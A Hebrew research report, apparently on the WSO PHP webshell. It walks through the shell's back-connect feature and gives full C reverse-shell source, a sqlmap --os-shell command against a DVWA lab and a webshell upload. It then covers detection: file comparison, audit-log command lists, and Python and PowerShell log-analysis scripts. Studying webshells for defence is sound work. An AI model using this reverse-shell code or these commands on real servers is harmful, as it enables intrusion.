
1. אאזין לפורט מסוים, נניח **7890**:



1. אפתח את **Network** אקליד את הנתונים:



1. כתובת לחיבור חזרה (127.0.0.1 – localhost, מכונה מקומית)
2. מספר פורט לחיבור.
3. הקוד שהכלי ישתמש בו (C / Perl)
4. הכלי מחזיר לי את התהליכים שנפתחו (תהליך בשם **bc**, ע"י משתמש www-data, **המשתמש של השרת**):



1. בחזרה לטרמינל יש לי **Shell** על השרת עם **הרשאות המשתמש של השרת**, ניתן להריץ פקודות, לסייר בקבצים וכו'...:




Figure : /bin/sh שרץ על השרת ומחובר אל המכונה המקומית


הקוד מעניין באפשרות הזאת כי יוצר הסקריפט כתב את הפונקציות האחראיות ל-**bind** ו-**back\_connect** בפורמט base\_64.

Figure : שורה 1,574

אם בחרתי קודם לכן באפשרות **Back-connect**, פונקציית cf (בטח קיצור ל-***create file***) תיקרא עם הערכים: cf("/tmp/bp.c",$bind\_port\_c); 🡨 שם קובץ זמני, המשתנה שהערך שלו הוא קוד base64 לפיענוח.




Figure : שורה 1,607

cf תפעל, אם פונקציה file\_put\_contents לא קיימת - היא (cf) תפתח קובץ לכתיבה (“w”), בשם שניתן לה, תכתוב לתוכו את הפיענוח של הערך של המשתנה back\_connect בעזרת base64\_decode ותסגור אותו:




Figure : שורה 1,587

לבסוף, יש **קימפול** של הקובץ C (gcc), **מחיקה** של הקובץ C (unlink), **הרצה** של הקובץ המקומפל ליצירת ה-Shell עם הפרמטרים המתאימים בבקשת **POST** ויצירת פלט ב-Webshell עם echo:




Figure : שורה 1,609

#### *דוגמה לקוד C של back\_connect:*

back\_connect = 

**base64\_decode(back\_connect)**

#include <stdio.h>

#include <sys/socket.h>

#include <netinet/in.h>

int main(int argc, char \*argv[]) {

int fd;

struct sockaddr\_in sin;

daemon(1,0);

sin.sin\_family = AF\_INET;

sin.sin\_port = htons(atoi(argv[2]));

sin.sin\_addr.s\_addr = inet\_addr(argv[1]);

fd = socket(AF\_INET, SOCK\_STREAM, IPPROTO\_TCP) ;

if ((connect(fd, (struct sockaddr \*) &sin, sizeof(struct sockaddr)))<0) {

perror("Connect fail");

return 0;

}

dup2(fd, 0);

dup2(fd, 1);

dup2(fd, 2);

system("/bin/sh -i");

close(fd);



}

כפי שזה נראה, הקוד C **מייבא ספריות הכרחיות**, **מנסה להתחבר עם socket** לכתובות שניתנו לו. אם ההתחברות כשלה אז הוא ידפיס “Connect fail” ויצא. dup2 מייצרת העתק ל-***file descriptor*** שניתן לה, רק שבמקום להשתמש בערך הכי נמוך שלא בשימוש, היא משתמשת בערכים שניתנו לה בארגומנט השני (*0, 1, 2 הנ"ל*). אם הוא היה בשימוש הוא נסגר בשקט לפני שיהיה בו שוב שימוש. לבסוף מתבצעת /bin/sh -i עם הפונקציה system, שהיא פשוט מבצעת פקודות על המערכת כפי שניתנו לה בארגומנט והחיבור ל-*socket* נסגר עם close(fd).

### Self remove

הסעיף **"*הסרה עצמית*"** מאפשר למשתמשים למחוק את הסקריפט מהשרת. אמנם קראתי שבהתאם להגדרות השרת, ייתכן שאפשרות זו לא תמיד תפעל. יצאתי לבדוק ואכן לא עבד לי.

🡨 לחיצה על Yes תפעיל את הפונקציה unlink עם preg\_replace על דפוס מסוים ושם הסקריפט (\_\_FILE\_\_). אם התהליך לא עבר בהצלחה הוא ידפיס "unlink error" לדף כפי שמתואר בקוד:



**🡨**

# דרכי הטמעה של תוקף

Webshells, כמו זה, ניתנים להעברה באמצעות מספר דרכים של ניצול פרצות אבטחה באפליקציות-ווב או חולשות אחרות, כגון:


1. **הזרקת SQL** (*SQL Injection*), מקום **ראשון** ב-[OWASP Top-10](https://owasp.org/www-project-top-ten/).
2. **Cross-Site Scripting** (*XSS*), מקום **שביעי** ב-[OWASP Top-10](https://owasp.org/www-project-top-ten/).
3. **חולשות אבטחה בגרסת WordPress** מסוימת באפליקציות או שירותים שונים באפליקצית-ווב:
4. מיס-קונפיגורציה להרשאות כתיבה לקבצים בשרת. הקבצים והתיקיות בשרת צריכים להיות בבעלות חשבון המשתמש האחראי ובעלי הרשאות כתיבה אך ורק לו (או לאחרים באם זה הכרחי). חשוב "להדק" בכמה שאפשר הרשאות כתיבת קבצים אצל המשתמשים השונים אם יש על השרת או לחילופין החשבון המפעיל של השרת.
5. **גלישה ברשת לא מאובטחת**. דוגמה: גלישה על רשת לא מאובטחת בה התוקף יכול להסניף את התעבורה ולשמור פרטים חשובים כמו סיסמאות לשרת אם המשתמש נכנס לחשבון האדמין ברשת כזאת (לדוגמה רשת ווייפיי של בית קפה).
6. **שימוש בסיסמאות קלות לניחוש (Bruteforce) ואי-שימוש ב-Two-Factor Authentication**.
7. **FTP**. אם השרת משתמש ב-FTP אך אין שימוש בהצפנת SFTP, קיימת חולשה בה התוקף יכול להעלות את ה-Webshell לשרת.
8. **חולשות העלאת \ הכללת קבצים – File inclusions**:
9. Remote File Inclusion (*RFI*)
10. Local File Inclusion (*LFI*)
11. **חולשת פאנל אדמין חשוף** לגולשים רגילים באפליקציית-ווב.

החולשות הנ"ל הן רק כמה דרכים (ויש עוד) בהן תוקף יכול לנסות להשיג את מה שהוא רוצה. תוקף מקצועי ומיומן ינסה את כל הדרכים ועוד עד שישיג את מבוקשו...

## הזרקת SQL (SQL Injection)

התקפת הזרקת SQL אינה מוגבלת רק לדאמפ של מסד נתונים (Database), אלא גם יכולה לאפשר לתוקף להעלות קבצים לשרת וכתוצאה מכך לקבל גישה מרחוק באמצעות Webshell.

**כדי לבצע את ההתקפה, אצטרך 2 נתונים**:

1. **כתובת ה- URL** המכילה את הפרמטרים שיש לבדוק אם יש חולשות. http://192.168.188.144/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
2. **Cookie** של האימות, מכיוון שעלינו להיות מאומתים כדי שנוכל לגשת לדף, ולכן ל-SqlMap יהיה צורך בעוגייה. PHPSESSID:"11qcar00j458bebh5cqqf5t1am"

### קבלת Shell

עם הפקודה הבאה ושימוש בSqlMap, במקום לרשום מסדי נתונים, אנו נספק את הארגומנט "--os-shell". פקודה זו תעלה Webshell פשוט לשרת.

***Sqlmap***

***-u*** [***http://192.168.188.144/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#***](http://192.168.188.144/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit)

***--cookie="security=low; PHPSESSID=fqbndhdvc94gbffvmjc0birafr"***

***--os-shell***

## File Inclusion

### העאלת קבצים לא מוגבלת (Unrestricted File Upload)

חולשה זו מתאפיינת בחוסר בדיקה של קבצים שמועלים לשרת. אם השרת **לא מבצע בדיקה לקבצים שמשתמשים מעלים (טיהור)**, תוקף יכול לנצל חולשה זו להעלאת Webshell משלו ולגשת אליו דרך הנתיב אליו הוא הועלה





Figure : דף לדוגמה שמאפשר למשתמש להעלות קבצים

* ידוע לנו **אין בשרת בדיקה או טיהור לקבצים מועלים**, לכן אפשר להעלות את הסקריפט ולגשת אליו.



* הקובץ עלה בהצלחה בנתיב ../../hackable/uploads/shell.php

ניתן לגשת אליו אם נשים את הנתיב בשורת הכתובות של הדפדפן: 

🡨 הסקריפט פועל דרך התיקייה שהוא עלה אליה:

1. **נתיב** של הקבצים שמועלים לשרת. /var/www/html/dvwa/hackable/uploads/
2. **קובץ** ה-Shell שעלה.

# כיצד ניתן לגלות את הכלי במערכות הגנה

קשה לזהות Webshells מכיוון שהם משתנים בקלות על-ידי תוקפים ולעתים קרובות משתמשים בהצפנה, קידוד וערפול. גישה של הגנה מעמיקה המשתמשת ביכולות זיהוי מרובות תגלה Webshells כמו זה. שיטות הזיהוי עשויות לסמן קבצים כ-False Positive לפעמים לכן כאשר מזוהה קובץ חשוד פוטנציאלית, על מנהלי מערכת לאמת את מקור הקובץ ואת מקוריותו. טכניקות האיתור כוללות:

## “Known-good” Comparison

Webshell מתמקד בעיקר בווב-אפליקיישן קיימים ומסתמך על יצירה או שינוי של קבצים. השיטה הטובה ביותר לזהות כלים כאלה היא להשוות גרסה מאומתת של יישום האינטרנט (נקראת: "Known-good") מול גרסת הייצור. יש לבדוק אי-התאמות באופן ידני לצורך אימות.

### למערכות Windows:

סקריפט ה-PowerShell [בנספח א'](#_נספח_א':_סקריפט) שסופק ישווה בין שתי אימג'ים, אימג' "ידוע-כטוב" ואימג' הפקה/יצור. הסקריפט ידווח על קבצים חדשים או קבצים שהשתנו בגרסת ההפקה. אם קיים Webshell באפליקציה, הוא יופיע בדוח. יהיה צורך לאמת ידנית כל תוצאה שהתגלתה.

### למערכות Linux:


רוב הפצות לינוקס כוללות את "diff", פקודה המשווה את התוכן של קבצים או תיקיות.

#### Usage:

diff -r -q <known-good image> <production image>

#### דוגמה:

diff -r -q /path/to/good/image/ /var/www/html



## שימוש ב-Audit עם לינוקס

המידע ברכיב ה-Audit הוא בעל ערך לזיהוי התנהגות חריגה. Audit מותקן כברירת-מחדל ברוב הפצות לינוקס להגדיר אותה לפני שימוש. במצב אידיאלי, יש לאחד לוגים מ-Audit ולוגים אחרים של לינוקס לשרת Security Information and Event Management (SIEM) מרכזי שבו לראות את הלוגים בצורה מסודרת יותר והריץ שאילתות עליהם.


הדוגמה שלהלן תראה דיווח על יישומים שהורצו על-ידי תהליך ה-Apache Web Server. במקרים רבים, אפליקציית-ווב תגרום ל-Apache להריץ תהליך עבור פונקציונליות לגיטימית לחלוטין. עם זאת, ישנם מספר פקודות/יישומים המשמשים בדרך כלל על ידי תוקפים למטרת סריקה של שרת הווב, אשר אפליקציות-ווב לא ישתמשו ב-99% הזמן. לכן, קריאת לוגי Audit וזיהוי פקודות כאלה הן טריגר למחשבה שיכול להיות קיים Webshell המריץ פקודות אלה.

### רשימת פקודות שכדאי לבחון אם נמצאו בלוגים הן:

cat, crontab, hostname, ifconfig, ip, iptables, ls, netstat, pwd, route, uname, whoami

### **דוגמה לזיהוי פקודות שהורצו דרך ה-Webshell מתוך Audit log:**

לאחר שהגדרתי את Audit, נכנסתי לכלי ודרך אפשרות ה-**Console** הרצתי ifconfig ועוד כמה פקודות שנראה תכף בלוג:




**מתוך קובץ הלוג** שנמצא ב-/var/log/audit/audit.log, פלטתי את כל התהליכים שהורצו דרך תהליך Apache תחת השם “apacheexecve” לקובץ: apacheexecve.txt, כדי שיהיה לי קל יותר לפרסר את הקובץ למטרת זיהוי התהליכים:


cat audit.log | grep apacheexecve > apacheexecve.txt




הקובץ עדיין מסורבל וקשה לקריאה והוא נראה ככה:



לכן כתבתי סקריפט קצר בפייתון ([נספח ב'](#_נספח_ב':_סקריפט)) שיעזור לי לפרסר את הקובץ ולהדפיס רק את **מספר ההודעה** של Audit יחד עם **הפקודה החשודה** שבוצעה:



הסקריפט בפעולה:

לאחר סינון ההודעות מקובץ הלוג המקורי לקובץ שמכיל רק פקודות שבוצעו על ידי תהליך **Apache** והפעלת הסקריפט על הקובץ, **נמצאו הפקודות חשודות** יחד עם מספר ההודעה המקורי כפי שהוא רשום ב-Audit.log.

המטרה הייתה להראות כיצד אפשר לזהות Webshell פועל על שרת ווב, זאת אחת מהדרכים משום שתוקפים המשתמשים ב-Webshells בדרך כלל יפעילו פקודות כאלה ואחרות.

## זיהוי בקשות חריגות בלוגים של Apache

מכיוון שלעתים קרובות הם מתוכננים להשתלב עם יישומי אינטרנט קיימים, זיהויWebshells עלול להיות קשה. עם זאת, מאפיינים מסוימים של כלים אלה **קשים להסוואה** או **נשכחים** ע"י תוקפים ויכולים להנחות את מגינים ל-Webshellים מוחבאים. הפרמטרים המעניינים הם: **User-Agents** (*סוכן משתמש*), **Referrer** (*מפנה*), ו**כתובות ה-IP** המשמשים לגישה ל-Webshell:

* **User-Agent HTTP Header**: ללא נוכחות מבוססת ברשת, אלא חיבור מרחוק מרשת אחרת, אין זה סביר שתוקף יידע **באיזה סוכן-משתמש משתמשים עבור שרת אינטרנט מסוים**. לכן, סביר להניח שגישה מוקדמת לWebshell תבוצע ע"י סוכן משתמש שאינו שגרתי ברשת.
* **כותרת HTTP של המפנה**: עבור רוב יישומי האינטרנט, כל בקשת משתמש מצורפת עם הדר מפנה המציינת את כתובת ה-URL שממנה נוצרה בקשת המשתמש. **תוקפים עשויים להתעלם מתגית המפנה בזמן ניסיון להסוואת תעבורת ה-Webshell שלהם**. במצב כזה, בקשות אלה אמורות להיראות חריגות בלוגים של שרת האינטרנט.
* **כתובות IP מהן בוצעה גישה לכלי**: בהתאם לטקטיקות של התוקף ולסביבה של הקורבן, כתובות IP המשמשות לביצוע ההתקפה עשויות להיראות חריגות. לדוגמה, *משתמשים פנימיים מבקרים באפליקציית-ווב מתוך סאב-נט מסוים. עם זאת,* ***התוקף עשוי לגשת לתוכנות זדוניות של ה-Webshell מכתובת IP שהיא מחוץ לסאב-נט הרגיל.*** כתובות חריגות יכולות להופיע בלוגים של השרת ודורשים המשך חקירה.

***ניתוח זה עשוי לייצר תוצאות חיוביות-שגויות (False-Positives) משמעותיות בסביבות רבות****, ולכן יש להשתמש בו בזהירות ולאמת כל תוצאה. בנוסף, תוקפים שמבינים ניתוח זה יכולים בקלות להימנע מזיהוי. על כן, ניתוח זה צריך להיות רק חלק אחד של הגנה רחבה יותר בגישה מעמיקה כדי להגן מפני Webshells.*

### סקריפט פייתון לניתוח לוגים HTTP של Apache:

סקריפט הפייתון שסופק ב[נספח ג'](#_נספח_ג':_סקריפט), ינסה **לזהות ערכים חריגים בלוגים של שרת Apache שיכולים להצביע על נוכחות של Webshell**. הסקריפט **מחשב את כתובות ה-URL שהועברו בהצלחה** על-ידי השרת *(קודים: 200+)* אשר **התבקשו על-ידי המספר הנמוך ביותר של סוכני משתמשים או כתובות IP**. ניתוח זה תמיד יפיק תוצאות ללא קשר אם היה שימוש ב-Webshell כזה או אחר. יש לאמת את התוצאות הופקו.

## זיהוי ע"י מערכת Endpoint Detection & Response (EDR) ו/או פתרונות לוגים משופרים

EDRים מסוימים ופתרונות לוגים משופרים כאלה ואחרים יוכלו לזהות Webshells בהתבסס על **חריגות בקריאות מערכת או בשרשרת תהליכים שנוצרים**. מוצרי אבטחה אלה מנטרים כל תהליך במשתמשים המחוברים למערכת, כולל קריאות מערכת שהופעלו. **Webshell גורם בדרך כלל לתהליך שרת האינטרנט להפגין אופן פעולה חריג**. לדוגמה, *נדיר עבור שרתי אינטרנט לגיטימיים לבצע את פקודת* ipconfig, אך היא טכניקת סריקה וסיור **נפוצה** שמופעלת ע"י משתמשי Webshell. ל-EDR ולפתרונות לוגים משופרים יהיו יכולות שונות, לכן מומלץ למנהלי מערכת להבין את הפתרונות הזמינים עבור הסביבה שלהם ולבחון את ההתראות מפתרונות אבטחה כאלה כדי לבדוק האם השרת מבצע פקודות אשר לא שגרתיות לשרתי אינטרנט ברגיל.

# נספח א': סקריפט PowerShell להשוואת אימג' "ידוע-כטוב" עם אימג' ייצור

## Usage:

* .\dirChecker.ps1

-knownGood <known-goodimage path>

-productionImage <production image path>

## Script:

<#

.SYNOPSIS

Find new or changed files in a directory compared to a known-good image.

.DESCRIPTION

The script looks for file changes/additions between a production directory (target) with a known-good directory.

.PARAMETER knownGood

Path of the known-good directory.

.PARAMETER productionImage

Path of the production directory (target).

.INPUTS

System.String

.OUTPUTS

System.String

.EXAMPLE

.\dirChecker.ps1 -knownGood <PATH> -productionImage <PATH>

.\dirChecker.ps1 -knownGood .\knownGoodDir\ -productionImage .\targetDir\

.\dirChecker.ps1 -knownGood "D:\release3.0" -productionImage "C:\inetpub\wwwroot"

-- Input --

.\dirChecker.ps1 -knownGood "D:\Users\<user>\Documents\knownGoodDir" -productionImage "C:\Users\<user>\Documents\targetDir"

-- Output --

File analysis started.

Any file listed below is a new or changed file.

C:\Users\<user>\Documents\targetDir\index.html

C:\Users\<user>\Documents\targetDir\research.docx

C:\Users\<user>\Documents\targetDir\inventory.csv

C:\Users\<user>\Documents\targetDir\contactus.js

File analysis completed.

.LINK

https://github.com/nsacyber/MitigatingWebShells

#>

<#

#

# Execution begins.

#

#>

param (

[Parameter(Mandatory=$TRUE)][ValidateScript({Test-Path $\_ -PathType 'Container'})][String] $knownGood,

[Parameter(Mandatory=$TRUE)][ValidateScript({Test-Path $\_ -PathType 'Container'})][String] $productionImage

)

# Recursively get all files in both directories, for each file calculate hash.

$good = Get-ChildItem -Force -Recurse -Path $knownGood | ForEach-Object { Get-FileHash -Path $\_.FullName }

$prod = Get-ChildItem -Force -Recurse -Path $productionImage | ForEach-Object { Get-FileHash -Path $\_.FullName }

Write-Host "File analysis started."

Write-Host "Any file listed below is a new or changed file.`n"

# Compare files hashes, select new or changed files, and print the path+filename.

(Compare-Object $good $prod -Property hash -PassThru | Where-Object{$\_.SideIndicator -eq '=>'}).Path

Write-Host "`nFile analysis completed."

# נספח ב': סקריפט פייטון לפירסור קובץ לאחר סינון ראשוני לתהליכים שבוצעו ע"י Apacheexecve

## Usage:

* python3 anomaly\_command\_finder.pyapacheexecve.txt

אפשר לשים כל פקודה שנבחר ברשימת commands בסקריפט. הרשימה כרגע היא רק הבסיס לצורך הדגמה והפקודות הנפוצות **שתהליכי אפליקציות-ווב לא אמורות לבצע** ב-99% מהזמן ועל כן הם **חשודות**.

בהנחה שעשו grep apacheexecve על קובץ ה-audit.log לקובץ חדש, הסקריפט לוקח את הקובץ שניתן לו ומדפיס את **מספר הודעת ה-Audit** יחד עם **הפקודה שבוצעה**. אם אחת הפקודות מופיעה, נשתמש במספר ההודעה להמשך ניתוח ההודעה בפורמט המלא עם קובץ הלוג המקורי.

## Script:

#!/usr/bin/python3

import sys, re

commands = [

"cat",

"crontab",

"hostname",

"ifconfig",

"ip",

"iptables",

"ls",

"netstat",

"pwd",

"route",

"uname",

"whoami"

]

log\_file\_arg = sys.argv[1]

with open(log\_file\_arg, "r") as log\_file:

audit\_full\_msg = log\_file.readlines()

for msg in audit\_full\_msg:

for command in commands:

if command in msg:

pat = re.findall(r"[(0-9.0-9:0-9)]", msg)

nums = "".join(pat)

num\_audit\_msg = nums[:19]

print(f"Audit No.: {num\_audit\_msg} Command={command}")

# נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache:

## Usage:

* python3 LogCheck.py ***"<path to Apache log file>"***

## Script:

import sys

import os.path

import csv

# Script will generate a list of URL that from Apache web access log that have least unique IP address or unique user-agents

# Written for Python 3

# Ideal Percentage of URL to display

# Will display more base on matching count

urlpercentage = 0.05

# Hold the filename for Apache web access log

weblogfileName = None

# apache log fields

apachelogsfields = ['ip', 'identd', 'frank', 'time\_part0', 'time\_part1', 'request', 'status', 'size', 'referer', 'user\_agent']

# function output the url based on lower counts unique ip address and lower counts of unique user-agents

def analyze\_weblog(filename):

uniqueurlcount = 0 # count of unique URL in web log

urls = [] # list of unique URL, also index into lists of lists of unique ip address and user-agents

uniqueipcount = [] # list of unique ip address count for URL

uniqueuseragentscount = [] # list of unique use agents for URL

iplist = [] # list of list of ip address per unique URL to keep track of unique URL

useragentlist = [] # list of list of user-agents per unique URL to keep track of unique user-agents

print("The weblog file to analyze is %s" % filename)

with open(filename, mode='r') as csv\_file: # read in web log as csv file

csv\_reader = csv.reader(csv\_file, delimiter=' ')

for row in csv\_reader:

# handles simple case where file has comments start with #

if (row[0][0] != '#'):

# extract only fields of interest from the web log

ipaddress = row[apachelogsfields.index('ip')] # ip address

request = row[apachelogsfields.index('request')] # request (URL part of request)

status = row[apachelogsfields.index('status')] # user-agent

user\_agent = row[apachelogsfields.index('user\_agent')]

# print('ipaddress: %s request: %s status: %s user\_agent: %s' % (ipaddress, request, status, user\_agent))

url = (request.partition(' ')[2]).partition(' ')[0] # extract URL from request field

# print ('url %s' % url)

if (status >= '200' and status <= '299'): # only request with status of 200 - 299

if (url not in urls): # determine if URL is already been seen

uniqueurlcount += 1 # if not increment unique URL count

urls.append(url) # append new URL to the unique URL list

uniqueipcount.append(0) # append an element of zero for the unique ip count list

uniqueuseragentscount.append(0) # append an element of zero for the unique user-agents count list

newiplist = [] # new empty element list for ip address tracking per URL

iplist.append(newiplist) # append empty list to list of list of ip per URL

newuseragentlist = [] # new empty element list for user-agents tracking per URL

useragentlist.append(newuseragentlist) # append empty list to list of list of user-agents per URL

if (user\_agent not in useragentlist[urls.index(url)]): # determine if user-agents is in the particular URL list

useragentlist[urls.index(url)].append(user\_agent) # if not append user-agents to user-agents list for the particular URL list

temp = uniqueuseragentscount[urls.index(url)] + 1 # also increment unique user-agents count for that URL

uniqueuseragentscount[urls.index(url)] = temp

if (ipaddress not in iplist[urls.index(url)]): # determine if ip address is in the particular URL list

iplist[urls.index(url)].append(ipaddress) # if not append ip address to ip address list for the particular URL list

temp = uniqueipcount[urls.index(url)] + 1 # also increment unique ip address count for that URL

uniqueipcount[urls.index(url)] = temp

# print(urls)

# print('uniqueurlcount: %s' % uniqueurlcount)

# print(uniqueuseragentscount)

# print(uniqueipcount)

# print('amount of useragentlist: %s' % len(uniqueuseragentscount))

# print('amount in the iplist: %s' % len(uniqueipcount))

numberofurltodisplay = urlpercentage \* uniqueurlcount # Determine line that represent percentage of URL wanted

intnumberofurltodisplay = int(numberofurltodisplay)

if (numberofurltodisplay > intnumberofurltodisplay): # Round up

intnumberofurltodisplay += 1

tempuniqueuseragentscount = uniqueuseragentscount.copy() # Create a temporary copy of list of unqiue user-agents count to sort

tempuniqueuseragentscount.sort()

# Array start at 0 need to subtract -1 from index

useragentcounttodisplay = tempuniqueuseragentscount[(intnumberofurltodisplay -1)] # determine the count of unique user-agents to display

tempuniqueipcount = uniqueipcount.copy() # Create a temporary copy of list of unqiue ip address count to sort

tempuniqueipcount.sort()

# Array start at 0 need to subtract -1 from index

ipcounttodisplay = tempuniqueipcount[(intnumberofurltodisplay -1)] # determine the count of ip address to display

print('URL with least user agents')

print('--------------------------')

for count in range (0, (useragentcounttodisplay + 1)): # Increament thru count to count of unique user-agents to display to order url output based on count

index = 0

for elementuseragentcount in uniqueuseragentscount: # Increment thru unique user-agents count list

if (elementuseragentcount == count): # List URL where user-agents is equal to count

print(urls[index])

index += 1

print('URL with least IP address')

print('-------------------------')

for count in range (0, (ipcounttodisplay + 1)): # Increament thru count to count of unique ip address to display to order url output based on count

index = 0

for elementipcount in uniqueipcount: # Increment thru unique ip address count list

if (elementipcount == count): # List URL where user-agents is equal to count

print(urls[index])

index += 1

if \_\_name\_\_ == '\_\_main\_\_':

try:

if len(sys.argv) == 2: # Simple check if an agrument is passed (assume weblog file

weblogfileName=sys.argv[1]

print ("Web log file to read is %s" % weblogfileName)

if(os.path.isfile(weblogfileName)):

analyze\_weblog(weblogfileName)

else:

print ('Usage: python3 %s <weblogfile>' % sys.argv[0]) # Print usage statement

except Exception as e:

print("You must provide a valid filename (path) of a web logfile")

raise

# בניית סקריפט לזיהוי הקובץ הנ"ל

בשביל לבדוק אם ה-Webshell הנחקר קיים, בחרתי לכתוב כלי בפייתון שיסרוק תיקיית שרת שניתנת לו כחלק מהארגיומנטים בהפעלת הסקריפט ויבדוק אם קיימים IOC שמתאימים ל-Webshell בתוך כל קובץ בתיקייה. הסקריפט בודק משתנים, מחרוזות מה-Webshell, גודל קובץ ואם קיימים מחרוזות זכויות יוצרים.

## Usage:

* chmod +x wso\_locator.py
* ./wso\_locator.py <path to server directory>

## Args:

* Path to directory: Required.
* -v: Verbose mode.
* --num\_top\_list: Number of how many files to show with the highest number of IoCs found. (Default = 5)

## Examples:

